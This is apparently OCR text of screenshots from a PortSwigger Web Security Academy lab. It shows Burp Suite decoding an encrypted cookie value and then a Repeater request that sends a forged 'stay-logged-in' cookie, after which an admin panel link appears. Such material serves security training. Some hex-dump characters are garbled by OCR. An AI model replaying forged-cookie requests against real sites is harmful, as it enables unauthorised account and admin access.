
```
00000000      67    ce    a7    29    31    e9    14    d9      ac    f7    40    57    66    bf    c2    8b      gÎ§)1é⎮⋯⎮Ù¬÷@Wf¿Â
00000010      7b    c5    33    f0    42    8c    7f    c6      97    c9    04    af    b4    13    54    eb      {Å3ðBÆÉ⎮⎮˙´⌠⋯⌠Të
```
Text [✓ Hex]

```
00000000      67    ce    a7    29    31    e9    14    d9      ac    f7    40    57    66    bf    c2    8b      gÎ§)1é⎮⋯⎮Ù¬÷@Wf¿Â
00000010      7b    c5    33    f0    42    8c    7f    c6      97    c9    04    af    b4    13    54    eb      {Å3ðBÆÉ⎮⎮˙´⌠⋯⌠Të
```
Text [✓ Hex]

```
Z86nKTHpFNms90BXZr/Ci3vFM/BCjH/Gl8kEr7QTVOs=
```
[✓ Text] Hex

```
%5a%38%36%6e%4b%54%48%70%46%4e%6d%73%39%30%42%58%5a%72%2f%43%69%33%76%46%4d%2f%42%43%6a%48%2f%47%6c%38%6b%45%72%37%51%54%56%4f%73%3d
```
[✓ Text] Hex

eM0oZsWKwcnJQZkM2Yl3CtZ7DcGxW2sAhsO3CALo99xnzqcpMekU2az3QFdmv8KLe8Uz8EKMf8aXyQSvt BNU6w%3d%3d


Burp Suite
Burp Project Intruder Repeater View Help
Dashboard Target Intruder Repeater Collaborator Proxy Sequence
1 × 2 × 3 × +
Send Cancel
Request
Pretty Raw Hex
\n
Search...
0 highlights

```
GET / HTTP/2
Host: 0a5400b303f91cb786e8673000ae009b.web-security-academy.net
Cookie: stay-logged-in=
%5a%38%36%6e%4b%54%48%70%46%4e%6d%73%39%30%42%58%5a%72%2f%43%69%33
%76%46%4d%2f%42%43%6a%48%2f%47%6c%38%6b%45%72%37%51%54%56%4f%73%3d
; session=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Referer: https://portswigger.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Home | Admin panel | My account